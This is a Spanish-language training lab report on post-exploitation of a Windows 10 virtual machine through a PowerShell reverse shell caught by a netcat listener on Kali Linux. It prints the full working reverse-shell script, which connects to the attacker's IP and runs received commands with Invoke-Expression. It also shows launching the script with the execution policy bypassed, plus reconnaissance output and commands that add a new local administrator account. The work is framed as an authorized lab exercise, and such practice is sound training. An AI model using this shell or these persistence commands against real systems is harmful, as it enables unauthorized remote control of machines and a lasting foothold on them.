

Informe de Laboratorio: Post-Explotación Windows 10 vía Reverse Shell (PowerShell/Netcat)

1. Objetivo del Ejercicio

Simular una fase de post-explotación tras una intrusión a una máquina Windows 10, utilizando una reverse shell escrita en PowerShell para obtener control remoto desde una máquina Kali Linux.

El objetivo es practicar:

- El despliegue de shells inversas,
 - Comandos de reconocimiento,
 - Acciones de persistencia y post-explotación,
 - Uso de herramientas nativas y netcat.
-

2. Infraestructura y Pre-Requisitos

- **Máquina Atacante:** Kali Linux
 - **Máquina Víctima:** Windows 10 Pro (VirtualBox)
 - **Red:** Ambas VMs en “Adaptador en puente” (Bridge Adapter)
 - **IP Windows:** 192.168.32.14
 - **IP Kali:** 192.168.32.11
 - **Software utilizado:**
 - Netcat (nc) en Kali
 - PowerShell en Windows
-

3. Procedimiento y Evidencia

A. Configuración de Red y Verificación

Ambas máquinas fueron configuradas en modo “puente” y se comprobó la conectividad mediante ping en ambos sentidos.

Evidencia:

```
File Actions Edit View Help
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.32.11/24 brd 192.168.32.255 scope global dynamic noprefixroute eth0
        valid_lft 82293sec preferred_lft 82293sec
    inet6 fe80::3dc3:f219:c55a:6186/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:4f:84:d5:9c brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...

(kali@kali)-[~]
$ ping 192.168.32.14
PING 192.168.32.14 (192.168.32.14) 56(84) bytes of data.
64 bytes from 192.168.32.14: icmp_seq=1 ttl=128 time=0.988 ms
64 bytes from 192.168.32.14: icmp_seq=2 ttl=128 time=2.83 ms
64 bytes from 192.168.32.14: icmp_seq=3 ttl=128 time=1.97 ms
64 bytes from 192.168.32.14: icmp_seq=4 ttl=128 time=1.65 ms
64 bytes from 192.168.32.14: icmp_seq=5 ttl=128 time=1.40 ms
64 bytes from 192.168.32.14: icmp_seq=6 ttl=128 time=1.20 ms
64 bytes from 192.168.32.14: icmp_seq=7 ttl=128 time=1.39 ms
64 bytes from 192.168.32.14: icmp_seq=8 ttl=128 time=1.96 ms
64 bytes from 192.168.32.14: icmp_seq=9 ttl=128 time=0.881 ms
^C
  — 192.168.32.14 ping statistics —
  9 packets transmitted, 9 received, 0% packet loss, time 8012ms
 rtt min/avg/max/mdev = 0.881/1.584/2.829/0.569 ms
```

B. Preparación de Netcat en Kali (Listener)

Se inició un listener con netcat en Kali:

bash

CopyEdit

nc -lvnp 4444

Evidencia:

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.32.11] from (UNKNOWN) [192.168.32.14] 58550
█
```

C. Creación y Ejecución de la Reverse Shell en PowerShell

Se creó el archivo shell.ps1 en el escritorio de Windows con el siguiente código:

powershell

CopyEdit

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.32.11",4444)
```

```
$stream = $client.GetStream()
```

```
$reader = New-Object System.IO.StreamReader($stream)
```

```
$writer = New-Object System.IO.StreamWriter($stream)
```

```
$writer.AutoFlush = $true
```

```
while ($true) {
```

```
    $data = $reader.ReadLine()
```

```
    if ($data -eq "exit") { break }
```

```
    try {
```

```
        $result = Invoke-Expression $data 2>&1 | Out-String
```

```
        $writer.WriteLine($result)
```

```
    } catch {
```


```
        $writer.WriteLine("Error: $_")
```

```
    }
```

```
    $writer.Flush()
```

```
}
```

Evidencia:



D. Ejecución del Script

Se ejecutó en PowerShell:

```
powershell
```

```
CopyEdit
```

```
cd C:\Users\vboxuser\Desktop
```

```
powershell -ExecutionPolicy Bypass -File .\shell.ps1
```

La shell inversa conectó exitosamente con Kali, como se observa en la ventana de Netcat:

Evidencia:

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.32.11] from (UNKNOWN) [192.168.32.14] 58550
whoami
4geeks-windows\vboxuser

dir

Directory: C:\Users\vboxuser\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----          7/2/2025   9:09 PM             632 shell.ps1
-a-----          7/2/2025   8:27 PM             630 shell.txt

systeminfo

Host Name:                4GEEKS-WINDOWS
OS Name:                  Microsoft Windows 10 Pro
OS Version:               10.0.19045 N/A Build 19045
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:               00330-80000-00000-AA282
Original Install Date:    7/2/2025, 8:03:23 PM
System Boot Time:         7/2/2025, 7:57:23 PM
System Manufacturer:      innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 142 Stepping 12 GenuineIntel ~1992 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory:     4,096 MB
Available Physical Memory: 1,682 MB
```

E. Interacción y Comandos Post-Explotación

Se ejecutaron varios comandos para obtener información y manipular la máquina Windows desde Kali usando la shell remota.

Comandos y resultados:

- whoami
- dir
- systeminfo
- mkdir c:\testFolder
- net user nuevo_usuario contraseña /add
- net localgroup Administradores nuevo_usuario /add
- exit

Evidencia:

```
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Total Physical Memory: 4,096 MB
Available Physical Memory: 1,682 MB
Virtual Memory: Max Size: 5,504 MB
Virtual Memory: Available: 2,303 MB
Virtual Memory: In Use: 3,201 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\4GEEKS-WINDOWS
Hotfix(s): 5 Hotfix(s) Installed.
[01]: KB5031988
[02]: KB5015684
[03]: KB5033372
[04]: KB5014032
[05]: KB5032907
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
Connection Name: Ethernet
DHCP Enabled: Yes
DHCP Server: 192.168.32.1
IP address(es)
[01]: 192.168.32.14
[02]: fe80::c4f0:4729:c2ee:583e
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

mkdir c:\testFolder

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          7/2/2025   9:18 PM                testFolder

net user nuevo_usuario contraseña /add

net localgroup Administradores nuevo_usuario /add

exit

(kali@kali)-[~]
```

4. Conclusiones y Lecciones Aprendidas

- **Conectividad de red y firewall:** Fueron críticos para el éxito. Es importante comprobar IPs y pings antes de depurar scripts.
- **Formateo de scripts:** PowerShell es muy sensible a la sintaxis y formato, escribir a mano o en ISE evita errores de caracteres ocultos.
- **Limitaciones de reverse shell:** Netcat recibe la shell, pero no siempre es totalmente interactiva (es mejor con rlwrap/ncat en algunos escenarios).
- **Post-explotación básica:** Se logró obtener información crítica del sistema, listar usuarios, crear carpetas y añadir un usuario administrador, simulando acciones típicas de un pentester tras obtener acceso.
- **Ética y legalidad:** Todo se realizó en entorno de laboratorio controlado, nunca en entornos reales o sin autorización.

5. Recomendaciones Finales

- Siempre verificar conectividad y configuración de red antes de depurar scripts complejos.
- Mantener backups de scripts y preferir editores como PowerShell ISE para evitar problemas de sintaxis.
- Investigar otros métodos de reverse shell (con socat, meterpreter, etc) y cómo hacer shells totalmente interactivas en Windows.
- Cerrar todas las conexiones y restaurar la configuración de seguridad al terminar el laboratorio.